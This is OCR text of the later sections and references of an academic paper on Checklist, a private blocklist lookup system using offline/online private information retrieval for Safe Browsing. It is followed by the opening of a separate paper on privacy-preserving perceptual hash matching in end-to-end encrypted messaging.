


Figure 6: We repeatedly replay the trace of Safe Browsing queries and updates, recorded on a seven-day user session. The server-side computational saving of offline-online PIR comes at a cost of more communication and client computation. The measurements are of the application-level costs of Checklist and do not include the computation and communication cost of the network stack. The client-side computation cost of Checklist is less than 0.4 CPU-seconds per day. Discontinuities happen when buckets in the waterfall scheme overflow and trigger a hint update for a larger bucket.

list, we set up three virtual cloud instances: a Checklist server, a Checklist client, and a load generator. The load generator simulates concurrent virtual Checklist users, by producing a stream of requests to the server, each through a new TLS connection. The generator sets the relative frequency of update and query requests, as well as the size of the updates, based on the recorded trace. With the server under load, an additional client machine performs discrete Checklist lookups and measures their end-to-end latency. The measured latency includes the time it takes the client to generate the two queries, obtain the responses from the server, and process the responses. We compare between (i) Checklist running the new offline-online PIR protocol, (ii) Checklist running the DPF-based protocol, and (ii) Checklist doing non-private lookups. Figure 8 shows that the throughput of a single Checklist server providing private lookups using offline-online PIR is 9.4× smaller (at a similar latency) than that of a server providing non-private lookups. A Checklist server achieves 6.7× higher throughput and a 30ms lower latency when using offline-online PIR, compared to when running DPF-based PIR.




Figure 8: The performance of a Checklist server. Solid lines display the average latency, and shaded regions show the latency of the 95th-percentile of requests.

Table 7 summarizes our evaluation of Safe Browsing with Checklist. We estimate that a private Safe Browsing service using Checklist with offline-online PIR would require 9.4× more servers than a non-private service with similar latency. A DPF-based PIR protocol would require 6.7× more servers than our offline-online protocol and would increase the latency

Table 7: Summary of costs of Safe Browsing with Checklist. For each column, we use green, yellow, and red, to indicate the least-, middle-, and most-expensive solution. The offline-online variant offers lower compute costs and latency, while a DPF-based system is more communication efficient. The second row presents the communication costs of a fully offline solution in which the client maintains a local copy of the blocklist.

Approach	**Server costs**	**Latency**	**Client computation**		**Communication**		**Client storage**	
			Initial	Running	Initial	Running	Initial	Running
	(servers per 1B users)	(ms)	(sec)	(sec/month)	(MB)	(MB/month)	(MB)	(MB/month)
Non-private	143	91	3.1	0.5	5.0	3.0	4.3	0.2
Full list	*Very small – not measured*				91.8	13.2	91.8	4.5
Checklist with offline-online PIR (§4)	1348	90	13.3	8.0	10.3	9.8	24.5	1.6
Checklist with DPF PIR [15]	9047	122	2.6	0.8	5.0	3.6	4.3	0.2

by 30ms, though it would use 10× less client computation and 2.7× less bandwidth on a running basis.

8 Discussion

8.1 Deployment considerations

When is Checklist cost effective for Safe Browsing? Table 7 shows three different ways to achieve full privacy for Safe Browsing queries: having the client maintain a full client-side blocklist ("Full list"), using Checklist with a standard PIR scheme ("DPF"), and using Checklist with our new offline/online PIR scheme ("Offline-Online"). Which of these three schemes will be best in practice depends on the relative costs of server-side computation, client-side computation, communication, and client storage.

Download full list. When communication and client storage are relatively inexpensive, as on a powerful workstation with a hard-wired network connection, the best Safe Browsing solution may be to have the client keep a local copy of the entire blocklist. Downloading the full list would require roughly 9× more communication initially and 3.7× more storage than Checklist with offline-online PIR, but the reduction in server-side computational cost would be significant.

Checklist with offline-online PIR. When trying to jointly minimize communication and server-side computation, Checklist with our new offline-online PIR scheme is the most appealing approach. This point in the trade-off space may be useful for general devices (laptops, etc.) in which it is reasonable to shift some work to the client for the benefit of decreased server cost. The total communication is lower than downloading the full blocklist and the server-side computation is roughly 7× less than would be required when using standard PIR.

Checklist with DPF PIR. Finally, when trying to minimize client computation and storage, Checklist with DPF-based PIR may be the best option. This configuration may be useful on mobile devices, where client resources are especially scarce. This approach requires the least storage (22× less than storing the full blocklist and 5.7× less than Checklist with offline-online PIR), at the cost of increased server-side computation.

As Table 7 shows, there is not yet one private-blocklisting scheme that dominates the others in all dimensions. Identifying the optimal point in this trade-off space requires measuring the relative costs of the various computational resources.

Denial-of-service attacks. The initial hint-generation phase of our scheme is relatively expensive—it requires 7.3 seconds of server-side computation per client. If a single client could ask the Safe Browsing servers to rerun the offline hint-generation phase as frequently as the client wanted, a single client could easily exhaust server resources, denying service to honest clients. We envision at least two approaches to preventing this type of denial-of-service attack: First, in some settings, clients have long-term identities, such as when Google Chrome users are logged into the browser with their Google accounts. In this case, the Safe Browsing server can limit the number of offline requests each client makes. (If the client exceeds this limit, the servers could force it back to making non-private queries.) Alternatively, the servers could use a proof-of-work puzzle [6, 33] to force the clients to do at least as much work as the servers do. This approach is wasteful, both in energy and in that it doubles the total time of the offline phase. Nevertheless, since an honest client only requests a new full hint very infrequently—whenever it installs the browser for the first time—requiring several seconds of client CPU time on initial hint generation seems feasible.

Synchronizing state. A Checklist deployment requires two non-colluding entities to run the two Checklist servers. For an Internet-scale deployment, we would implement each logical Checklist server on hundreds or thousands of physical replica servers, distributed around the world. As the blocklist database changes, the replicas will need to download the database updates from the main server.

When the Checklist client fetches its hint in the offline phase, the server includes a timestamp τ (as in Section 5.2) indicating the database version that this hint is for. When the client makes an online query later on, it sends this timestamp τ along with its query. If the server's database is newer than τ, the client and the server run the update process described in Section 5.2. If the server's database is older than τ, then the server is out of date and the client must retry its query at another replica.

Clients only update their Safe Browsing data a few times an hour (at most), so the main Safe Browsing server needs to push updates to the replica servers only a few times per hour as well. Since each update involves exchanging at most a few megabytes of data with each replica, we expect it to be relatively easy to keep a distributed fleet of replicas up to date.

8.2 Extensions

Privacy for the server. We focus on protecting the privacy of the client's blocklist query but we do not attempt to hide the full blocklist from the client. In many applications, such as password-breach notification services [51, 62, 63, 82, 84], hiding the blocklist from the client is important. That is, at each interaction with the server the client should only learn whether its string appears on the blocklist.

Freedman, Ishai, Pinkas, and Reingold [36] show that it is possible to lift a PIR scheme like ours, with privacy for the client only, into a PIR scheme with privacy for the client *and* servers using oblivious pseudorandom functions. Their transformation is elegant and concretely efficient. It makes black-box use of the underlying PIR and just requires minimal extra server-side work and no additional rounds of communication between the client and the server. While we have not yet implemented this extension, since server-side privacy is not crucial for us, we expect it to be a simple and useful extension for other applications of Checklist.

Batching. In some applications of Checklist, a client may want to query the blocklist on many strings at once. In this case, the client and servers can use batch PIR schemes to improve performance [4, 48, 53]. These schemes can reduce the problem of making $t \gg 1$ PIR queries to a database of size n to the problem of making roughly t queries (ignoring log factors) to a database of size n/t. When applied to our offline/online PIR schemes with online time $\sqrt{n}$, the online time is $t\sqrt{n/t} = \sqrt{tn}$, instead of the $t\sqrt{n}$ cost of t-fold repetition. Since the Safe Browsing client only rarely makes multiple PIR queries at once, we have not implemented this extension.

8.3 Future work

Single-server setting. Checklist requires two servers to maintain replicas of the blocklist, and client privacy holds against adversaries that control at most one server. In practice, it can be difficult to deploy multi-party protocols at scale, since it requires coordination between multiple (possibly competing) companies or organizations. An important direction for future work would be to extend our offline/online PIR scheme to work in the single-server setting [59], taking advantage of recent advances in lattice-based PIR schemes [2, 3, 4, 5].

Prior work [27] shows that it is possible in theory to construct single-server offline/online PIR schemes with sublinear online server time. Those schemes have two limitations that would make them unsuitable in practice: they make extensive use of expensive homomorphic-encryption schemes and they do not allow the client to reuse its hint over multiple queries. The latter property means that the total amortized server cost per query is at least n on a database of size n, whereas the amortized server-side cost of our scheme is roughly $\sqrt{n}$. An important task for future work would be to design single-server offline/online PIR schemes with modest concrete costs that allow a client to reuse a single hint for multiple online queries.

Weakening the trust requirements. We present a two-server offline/online PIR scheme that protects client privacy against a single malicious server. It would be much better if, for any $k > 1$, we could construct a k-server offline/online PIR scheme with sublinear online time that protects client privacy against a coalition of $k - 1$ malicious servers.

While no such PIR scheme exists, to our knowledge, we sketch one possible approach to constructing one here. Prior work [27] constructs a *single-server* offline/online PIR scheme with sublinear online time. In the offline phase of that scheme, the client sends an encryption of a vector to the server, using an additively homomorphic encryption scheme, and the server applies a linear operation to the client's query. We can execute the same protocol in the k-server setting, by replacing the additively homomorphic encryption with a k-out-of-k linear secret-sharing scheme. That is, the client would split its query into k pieces, send one share to each server, each server would apply the same linear function to the client's query, and the client would reconstruct the response. The rest of the protocol proceeds as in the scheme of prior work.

This gives a k-server protocol with offline communication $n^{2/3}$ bits per server and online time $n^{2/3}$, with security against adversarial coalitions of up to $k - 1$ servers. Unfortunately, in this scheme, the client must rerun the offline phase after each online query. An intriguing open question is whether we can construct more efficient offline/online PIR schemes in the k-server model and whether we can extend such schemes to allow the client to reuse its hint over multiple queries.

9 Related work

Checklist follows recent work on improving the efficiency and privacy of blocklisting systems. CRLite [61], used in the Firefox browser today, gives a sophisticated technique for compressing a certificate-revocation blocklist using a hierarchy of Bloom filters [11]. A browser can download and store this compressed blocklist, and can thus make fast and private local blocklist queries to it. CRLite relies on the fact that the servers can enumerate over the set of valid certificates by inspecting Certificate Transparency logs. Unfortunately, CRLite's optimizations do not apply to our setting—in which the set of all possible URLs is far too large to enumerate. In addition, CRLite inherently requires total communication linear in the size of the blocklist, whereas Checklist can have total communication sublinear in the blocklist size. (In the application of Checklist to Safe Browsing, the total communication is linear in the blocklist size, since the client must download a list of partial hashes, as in Section 6.1.)

Other work has proposed ambitious, if more challenging to deploy, approaches to certificate revocation. Revcast proposes broadcasting certificate-revocation information over FM radio [75]. Let's Revoke [79] proposes modifying the public-key infrastructure to facilitate revocation. Solis and Tsudik [80] identify privacy issues with OCSP certificate revocation checks and propose heuristic privacy protections.

A number of tech companies today maintain blocklists of passwords that have appeared in data breaches. Users can check their passwords against these blocklists to learn whether they should change passwords. Recent work [51, 62, 63, 82, 84] develops protocols with which users can check their passwords against these blocklists while (1) hiding their password from the server and (2) without the server revealing the entire blocklist to the client. Some of these breach-notification services [82] leak a partial hash of the user's password to the server [63]. Schemes using private-set-intersection protocols [21, 22, 71, 73] avoid this leakage, but require the server to do online work that is linear in the database size. Using Checklist in this setting would eliminate leakage of the hashed password to the server and would reduce the server-side computational cost, since our amortized lookup cost is sublinear in the blocklist size. The downside of Checklist is that it requires two non-colluding servers to hold replicas of the database, whereas these existing schemes do not.

Our focus application of Checklist is to the Safe Browsing

API. Prior work has demonstrated the privacy weaknesses of the Safe Browsing API [9, 38], arising from the fact that the client leaks 32-bit hashes of the URLs it visits to the server. Apple recently started to proxy Safe Browsing requests on iOS via Apple servers to hide the requestors' IP addresses from Safe Browsing service providers such Google or Tencent [17].

The private Safe Browsing system of Cui et al. [28] provides privacy to both the client and the server by having the client store a local encrypted copy of the blocklist. The client decrypts individual entries by running an oblivious-pseudorandom-function evaluation protocol with the server. We can view their approach as applying the transformation of Freedman et al. [36], which we mention in Section 8.2, to the simplest possible PIR scheme—storing the full blocklist at the client. In contrast, one of the design goals of Checklist is to avoid the cost of storing the full blocklist.

Piotrowska et al. describe a private notification service called AnNotify [72] and discuss its application to blocklist lookups. Unlike Checklist, AnNotify tolerates some amount of leakage about the queries. To mitigate the remaining leakage, AnNotify runs on top of an anonymity network such as Tor.

The core of Checklist is a new two-server offline/online private-information-retrieval (PIR) scheme in which the servers run in sublinear online time. While one offline/online PIR scheme with sublinear online time appears in prior work [27], ours reduces the online time by a factor of $\lambda \approx 128$ and gives the first implementation of such a scheme.

Our PIR scheme builds on a long and beautiful body of work on privacy-protecting database lookups. The literature on PIR is vast and we will only be able to scratch the surface here. Chor et al. [24,25] initiated the study of PIR in which the client communicates with multiple non-colluding servers. Our PIR scheme works in this multi-server model. Gasarch [37] gives an excellent survey on the state of multi-server PIR as of 2004. Recent work improves the *communication* cost of two-server PIR using sophisticated coding ideas [32, 35, 85]. Under mild assumptions, there exist two-server PIR schemes with almost optimal communication cost [14, 15, 39, 47]. An orthogonal goal is to protect against PIR server misbehavior [29, 40].

Given that modern multi-server PIR schemes have very low communication costs, the remaining task is to reduce the server-side *computational* cost of multi-server PIR. On a database of n rows, the above PIR schemes have server-side cost $\Omega(n)$. Beimel et al. [8] show that if the servers preprocess the database, they can respond to client queries in $o(n)$ time. Unfortunately, the schemes of Beimel et al. [8] are relatively expensive in terms of communication cost and require very large amounts of server storage. Alternatively, "batch PIR" [48, 53] allows the client to fetch many records at roughly the server-side cost of fetching a single record. Lueks and Goldberg extend this approach to allow the servers to answer queries from many mutually distrusting clients at less than the cost of answering each client's request independently [64]. Other work relaxes the privacy guarantees of PIR to improve performance [83]. Our work builds most directly on offline/online PIR protocols [27, 69], in which the client fetches some information about the database in an offline phase to improve online performance.

Under appropriate "public-key assumptions" [31], it is possible [19, 59] to construct PIR schemes in which the client communicates with only a single database server. Sion and Carbunar [78] ask whether single-server PIR schemes can ever be more efficient (in terms of total time) than the naïve PIR scheme in which the client downloads the entire database. Olumofin and Goldberg [67] argue that modern lattice-based protocols can indeed outperform the trivial PIR protocols. Recent work has refined single-server lattice-based schemes using batch-PIR techniques to get relatively efficient single-server PIR schemes [2, 3, 4, 5]. The reliance on public-key primitives makes these schemes concretely more expensive than the multi-server schemes we construct, but they are invaluable in settings in which multiple servers are unavailable.

Finally, prior work has applied PIR to private media consumption [46], eCommerce [49], and private messaging [5].

10 Conclusion

With Checklist, a client can check a string against a server-side blocklist, without revealing its string to the server. Checklist uses significantly less communication and storage than a baseline scheme in which the client downloads and maintains a local copy of the entire blocklist. Our new offline/online private-information-retrieval scheme reduces the server-side cost of Checklist compared to previous private-information-retrieval schemes. We hope that Checklist leads to further improvements in practical private-information-retrieval systems and that it encourages large-scale deployment of privacy-preserving blocklist systems in major web browsers.

Acknowledgements. We gratefully acknowledge Dan Boneh for his advice and support throughout this project. Eric Rescorla first brought these privacy concerns with Safe Browsing to our attention and asked whether PIR schemes could ever be fast enough to address them. We thank Kostis Kaffes for very helpful conversations on our experimental evaluation. Krzysztof Pietrzak suggested a technique to improve the efficiency of our earlier PIR scheme [27], which was helpful as we developed the results of Section 4. Elaine Shi kindly pointed us to related work on dynamic data structures. A team at Google, including Alex Wozniak, Emily Stark, Rui Wang, Nathan Parker, and Varun Khaneja answered a number of our questions about the internals of the Safe Browsing service. Finally, we thank the USENIX Security reviewers and our shepherd, Ian Goldberg, for extensive feedback and suggestions on how to improve the paper. This work was funded by NSF, DARPA, a grant from ONR, the Simons Foundation, a Facebook research award, a Google research award, and a Google Cloud Platform research-credits award. Opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of DARPA.

References

[1] Source code for Checklist. Available at: https://github.com/dimakogan/checklist.

[2] Carlos Aguilar-Melchor, Joris Barrier, Laurent Fousse, and Marc-Olivier Killijian. XPIR: Private information retrieval for everyone. *PoPETs*, 2016(2):155–174, 2016.

[3] Asra Ali, Tancrède Lepoint, Sarvar Patel, Mariana Raykova, Phillipp Schoppmann, Karn Seth, and Kevin Yeo. Communication-computation trade-offs in PIR. Cryptology ePrint Archive, Report 2019/1483, 2019.

[4] Sebastian Angel, Hao Chen, Kim Laine, and Srinath T. V. Setty. PIR with compressed queries and amortized query processing. In *IEEE Symposium on Security and Privacy*, 2018.

[5] Sebastian Angel and Srinath Setty. Unobservable communication over fully untrusted infrastructure. In *SOSP*, 2016.

[6] Adam Back. Hashcash – a denial of service counter-measure. August 2002.

[7] Amos Beimel, Yuval Ishai, and Tal Malkin. Reducing the servers computation in private information retrieval: PIR with preprocessing. In *CRYPTO*, 2000.

[8] Amos Beimel, Yuval Ishai, and Tal Malkin. Reducing the servers' computation in private information retrieval: PIR with preprocessing. *J. Cryptol.*, 17(2):125–151, 2004.

[9] Simon Bell and Peter Komisarczuk. An analysis of phishing blacklists: Google Safe Browsing, OpenPhish, and PhishTank. In *Proceedings of the Australasian Computer Science Week, ACSW*, 2020.

[10] Jon Louis Bentley and James B. Saxe. Decomposable searching problems I: static-to-dynamic transformation. *J. Algorithms*, 1(4):301–358, 1980.

[11] Burton H. Bloom. Space/time trade-offs in hash coding with allowable errors. *Communications of the ACM*, 13(7):422–426, 1970.

[12] Dan Boneh, Sam Kim, and Hart William Montgomery. Private puncturable PRFs from standard lattice assumptions. In *EUROCRYPT*, 2017.

[13] Dan Boneh and Brent Waters. Constrained pseudorandom functions and their applications. In *ASIACRYPT*, 2013.

[14] Elette Boyle, Niv Gilboa, and Yuval Ishai. Function secret sharing. In *EUROCRYPT*, 2015.

[15] Elette Boyle, Niv Gilboa, and Yuval Ishai. Function secret sharing: Improvements and extensions. In *CCS*, 2016.

[16] Elette Boyle, Shafi Goldwasser, and Ioana Ivan. Functional signatures and pseudorandom functions. In *PKC*, 2014.

[17] Taha Broach. https://the8-bit.com/apple-proxies-google-safe-browsing-privacy/, 2021.

[18] Andrei Broder and Michael Mitzenmacher. Network applications of bloom filters: A survey. *Internet mathematics*, 1(4):485–509, 2004.

[19] Christian Cachin, Silvio Micali, and Markus Stadler. Computationally private information retrieval with polylogarithmic communication. In *EUROCRYPT*, 1999.

[20] Nishanth Chandran, Bhavana Kanukurthi, and Rafail Ostrovsky. Locally updatable and locally decodable codes. In *TCC*, 2014.

[21] Hao Chen, Zhicong Huang, Kim Laine, and Peter Rindal. Labeled PSI from fully homomorphic encryption with malicious security. In *CCS*, 2018.

[22] Hao Chen, Kim Laine, and Peter Rindal. Fast private set intersection from homomorphic encryption. In *CCS*, 2017.

[23] Benny Chor, Niv Gilboa, and Moni Naor. Private information retrieval by keywords. Cryptology ePrint Archive, Report 1998/003, 1998.

[24] Benny Chor, Oded Goldreich, Eyal Kushilevitz, and Madhu Sudan. Private information retrieval. In *FOCS*, 1995.

[25] Benny Chor, Oded Goldreich, Eyal Kushilevitz, and Madhu Sudan. Private information retrieval. *J. ACM*, 45(6):965–982, 1998.

[26] ClamAV. ClamAV Documentation: File hash signatures. https://www.clamav.net/documents/file-hash-signatures.

[27] Henry Corrigan-Gibbs and Dmitry Kogan. Private information retrieval with sublinear online time. In *EUROCRYPT*, 2020.

[28] Helei Cui, Yajin Zhou, Cong Wang, Xinyu Wang, Yuefeng Du, and Qian Wang. PPSB: An open and flexible platform for privacy-preserving Safe Browsing. *IEEE Transactions on Dependable and Secure Computing*, 2019.

[29] Casey Devet, Ian Goldberg, and Nadia Heninger. Optimally robust private information retrieval. In *USENIX Security*, 2012.

[30] Giovanni Di Crescenzo, Yuval Ishai, and Rafail Ostrovsky. Universal service-providers for private information retrieval. *J. Cryptol.*, 14(1):37–74, 2001.

[31] Giovanni Di Crescenzo, Tal Malkin, and Rafail Ostrovsky. Single database private information retrieval implies oblivious transfer. In *EUROCRYPT*, 2000.

[32] Zeev Dvir and Sivakanth Gopi. 2-server PIR with subpolynomial communication. *J. ACM*, 63(4):39:1–39:15, 2016.

[33] Cynthia Dwork and Moni Naor. Pricing via processing or combatting junk mail. In *CRYPTO*, 1992.

[34] Cynthia Dwork and Aaron Roth. The algorithmic foundations of differential privacy. *Foundations and Trends in Theoretical Computer Science*, 9(3-4):211–407, 2014.

[35] Klim Efremenko. 3-query locally decodable codes of subexponential length. *SIAM J. Comput.*, 41(6):1694–1703, 2012.

[36] Michael J. Freedman, Yuval Ishai, Benny Pinkas, and Omer Reingold. Keyword search and oblivious pseudorandom functions. In *TCC*, 2005.

[37] William Gasarch. A survey on private information retrieval. *Bulletin of the EATCS*, 82(72-107):113, 2004.

[38] Thomas Gerbet, Amrit Kumar, and Cédric Lauradoux. A privacy analysis of Google and Yandex Safe Browsing. In *IEEE/IFIP International Conference on Dependable Systems and Networks, DSN*, 2016.

[39] Niv Gilboa and Yuval Ishai. Distributed point functions and their applications. In *EUROCRYPT*, 2014.

[40] Ian Goldberg. Improving the robustness of private information retrieval. In *IEEE Symposium on Security and Privacy*, 2007.

[41] Oded Goldreich and Rafail Ostrovsky. Software protection and simulation on oblivious rams. *J. ACM*, 43(3):431–473, 1996.

[42] Google. Compression in Safe Browsing APIs (v4)). https://developers.google.com/safe-browsing/v4/compression.

[43] Google. Safe Browsing APIs (v4). https://developers.google.com/safe-browsing/v4.

[44] Google. Safe Browsing transparency report. https://transparencyreport.google.com/safe-browsing/overview. 5 December 2020. Retreived from http://archive.today/w9vao.

[45] Matthew Green. How safe is Apple's Safe Browsing? https://blog.cryptographyengineering.com/2019/10/13/dear-apple-safe-browsing-might-not-be-that-safe/, 2019.

[46] Trinabh Gupta, Natacha Crooks, Whitney Mulhern, Srinath Setty, Lorenzo Alvisi, and Michael Walfish. Scalable and private media consumption with Popcorn. In *NSDI*, 2016.

[47] Syed Mahbub Hafiz and Ryan Henry. A bit more than a bit is more than a bit better: Faster (essentially) optimal-rate many-server pir. 2019.

[48] Ryan Henry. Polynomial batch codes for efficient IT-PIR. *PoPETs*, 2016(4):202–218, 2016.

[49] Ryan Henry, Femi Olumofin, and Ian Goldberg. Practical PIR for electronic commerce. In *CCS*, 2011.

[50] Susan Hohenberger, Venkata Koppula, and Brent Waters. Adaptively secure puncturable pseudorandom functions in the standard model. In *ASIACRYPT*, 2015.

[51] Troy Hunt. Have I been pwned. https://haveibeenpwned.com/FAQs.

[52] Internet Storm Center. SSL CRL activity. https://isc.sans.edu/crls.html.

[53] Yuval Ishai, Eyal Kushilevitz, Rafail Ostrovsky, and Amit Sahai. Batch codes and their applications. In *STOC*, 2004.

[54] J. C. Jones. Design of the CRLite infrastructure. https://blog.mozilla.org/security/2020/12/01/crlite-part-4-infrastructure-design/, December 2020.

[55] Daniel Kales. Go DPF library. https://github.com/dkales/dpf-go, 2019.

[56] Aggelos Kiayias, Stavros Papadopoulos, Nikos Triandopoulos, and Thomas Zacharias. Delegatable pseudorandom functions and applications. In *CCS*, 2013.

[57] Scott Knight. syspolicyd internals. https://knight.sc/reverse%20engineering/2019/02/20/syspolicyd-internals.html, February 2019.

[58] Dmitry Kogan and Henry Corrigan-Gibbs. Private blocklist lookups with Checklist (full version). Cryptology ePrint Archive, Report 2021/345, 2021.

[59] Eyal Kushilevitz and Rafail Ostrovsky. Replication is not needed: Single database, computationally-private information retrieval. In *FOCS*, 1997.

[60] Adam Langley. CRL set tools. https://github.com/agl/crlset-tools.

[61] James Larisch, David Choffnes, Dave Levin, Bruce M Maggs, Alan Mislove, and Christo Wilson. CRLite: A scalable system for pushing all TLS revocations to all browsers. In *IEEE Symposium on Security and Privacy*, 2017.

[62] Kristin Lauter, Sreekanth Kannepalli, Kim Laine, and Radames Cruz Moreno. Password Monitor: Safeguarding passwords in Microsoft Edge. https://www.microsoft.com/en-us/research/blog/password-monitor-safeguarding-passwords-in-microsoft-edge/, January 2021.

[63] Lucy Li, Bijeeta Pal, Junade Ali, Nick Sullivan, Rahul Chatterjee, and Thomas Ristenpart. Protocols for checking compromised credentials. In *CCS*, 2019.

[64] Wouter Lueks and Ian Goldberg. Sublinear scaling for multi-client private information retrieval. In *Financial Cryptography*, 2015.

[65] Andrés Cecilia Luque. Apple is sending a request to their servers for every piece of software you run on your Mac. https://medium.com/@acecilia/apple-is-sending-a-request-to-their-servers-for-every-piece-of-software-you-run-on-your-mac-b0bb509eee65, May 2020.

[66] Mozilla. Firefox for android—releases. https://github.com/mozilla-mobile/fenix/releases.

[67] Femi Olumofin and Ian Goldberg. Revisiting the computational practicality of private information retrieval. In *Financial Cryptography*, 2011.

[68] Charalampos Papamanthou, Roberto Tamassia, and Nikos Triandopoulos. Authenticated hash tables based on cryptographic accumulators. *Algorithmica*, 74(2):664–712, 2016.

[69] Sarvar Patel, Giuseppe Persiano, and Kevin Yeo. Private stateful information retrieval. In *CCS*, 2018.

[70] Ben Perez. How safe browsing fails to protect user privacy. https://blog.trailofbits.com/2019/10/30/how-safe-browsing-fails-to-protect-user-privacy/, 2019.

[71] Benny Pinkas, Mike Rosulek, Ni Trieu, and Avishay Yanai. Spot-light: Lightweight private set intersection from sparse OT extension. In *CRYPTO*, 2019.

[72] Ania M. Piotrowska, Jamie Hayes, Nethanel Gelernter, George Danezis, and Amir Herzberg. Annotify: A private notification service. In , *WPES*, 2017.

[73] Peter Rindal and Mike Rosulek. Malicious-secure private set intersection via dual execution. In *CCS*, 2017.

[74] Amit Sahai and Brent Waters. How to use indistinguishability obfuscation: deniable encryption, and more. In *STOC*, 2014.

[75] Aaron Schulman, Dave Levin, and Neil Spring. RevCast: Fast, private certificate revocation over fm radio. In *CCS*, 2014.

[76] Elaine Shi, Waqar Aqeel, Balakrishnan Chandrasekaran, and Bruce Maggs. Puncturable pseudorandom sets and private information retrieval with polylogarithmic bandwidth and sublinear time. Cryptology ePrint Archive, Report 2020/1592, 2020.

[77] Elaine Shi, Emil Stefanov, and Charalampos Papamanthou. Practical dynamic proofs of retrievability. In *CCS*, 2013.

[78] Radu Sion and Bogdan Carbunar. On the practicality of private information retrieval. In *NDSS*, 2007.

[79] Trevor Smith, Luke Dickinson, and Kent Seamons. Let's revoke: Scalable global certificate revocation. In *NDSS*, 2020.

[80] John Solis and Gene Tsudik. Simple and flexible revocation checking with privacy. In *International Workshop on Privacy Enhancing Technologies*, 2006.

[81] Emil Stefanov, Charalampos Papamanthou, and Elaine Shi. Practical dynamic searchable encryption with small leakage. In *NDSS*, 2014.

[82] Kurt Thomas, Jennifer Pullman, Kevin Yeo, Ananth Raghunathan, Patrick Gage Kelley, Luca Invernizzi, Borbala Benko, Tadek Pietraszek, Sarvar Patel, Dan Boneh, and Elie Bursztein. Protecting accounts from credential stuffing with password breach alerting. In *USENIX Security*, 2019.

[83] Raphael R. Toledo, George Danezis, and Ian Goldberg. Lower-cost ϵ-private information retrieval. *PoPETs*, 2016(4):184–201, 2016.

[84] Ke Coby Wang and Michael K. Reiter. Detecting stuffing of a user's credentials at her own accounts. In *USENIX Security*, 2020.

[85] Sergey Yekhanin. Towards 3-query locally decodable codes of subexponential length. *J. ACM*, 55(1):1:1–1:16, 2008.

Identifying Harmful Media in End-to-End Encrypted Communication: Efficient Private Membership Computation

Anunay Kulshrestha
Princeton University

Jonathan Mayer
Princeton University

Abstract

End-to-end encryption (E2EE) poses a challenge for automated detection of harmful media, such as child sexual abuse material and extremist content. The predominant approach at present, perceptual hash matching, is not viable because in E2EE a communications service cannot access user content.

In this work, we explore the technical feasibility of privacy-preserving perceptual hash matching for E2EE services. We begin by formalizing the problem space and identifying fundamental limitations for protocols. Next, we evaluate the predictive performance of common perceptual hash functions to understand privacy risks to E2EE users and contextualize errors associated with the protocols we design.

Our primary contribution is a set of constructions for privacy-preserving perceptual hash matching. We design and evaluate client-side constructions for scenarios where disclosing the set of harmful hashes is acceptable. We then design and evaluate interactive protocols that optionally protect the hash set and do not disclose matches to users. The constructions that we propose are practical for deployment on mobile devices and introduce a limited additional risk of false negatives.

1 Introduction

The trend toward end-to-end encryption (E2EE) in popular messaging services [1], such as Apple iMessage [2], WhatsApp [3], Facebook Messenger [4], and Signal [5], has immense benefits. E2EE limits access to communications content to just the parties, providing a valuable defense against security threats, privacy risks, and—in some jurisdictions—illegitimate surveillance and other human rights abuses.

Adoption of E2EE does, however, come at a significant societal cost. A small proportion of users share harmful media, such as child sexual abuse material (CSAM), terrorist recruiting imagery, and most recently dangerous disinformation about causes of and cures for COVID-19 [6–9]. Present E2EE deployments do not support the predominant methods for automatically identifying this content.

For over a decade, popular platforms have relied on perceptual hash matching (PHM) to efficiently respond to harmful media [10]. PHM systems use perceptual hash functions (PHFs) to deterministically map media—most commonly images—to a space where proximity reflects perceptual similarity. PHFs are designed to be robust against common transformations, including geometric transformations, noise, and compression [11–19]. When a user shares media, a PHM system computes the perceptual hash and compares the value to a set of known hashes for harmful content. If the computed value is close to a hash in the set, the platform flags the user's media for a content moderation response.

In the United States, the National Center for Missing and Exploited Children (NCMEC) coordinates several datasets of known CSAM perceptual hashes, totaling millions of images [20, 21]. Similar CSAM hash clearinghouses exist in other countries, including the U.K. [22] and Canada [23]. The Global Internet Forum to Counter Terrorism (GIFCT), a coalition of technology firms, facilitates sharing tens of thousands of perceptual hashes for extremist material [24].

Because E2EE services by design do not have access to communications content, they cannot compute and compare perceptual hashes of user media. Law enforcement and civil society stakeholders worldwide have responded by pressing for a moratorium on E2EE adoption and "lawful access" schemes for encrypted communications [25–27].

In this work, we explore the technical feasibility of a middle ground: can an E2EE service take content moderation action against media that matches a perceptual hash set, without learning about non-harmful content, optionally without learning about harmful content, and optionally without disclosing the hash set? Our contributions to the literature, and the structure of the paper, are as follows:

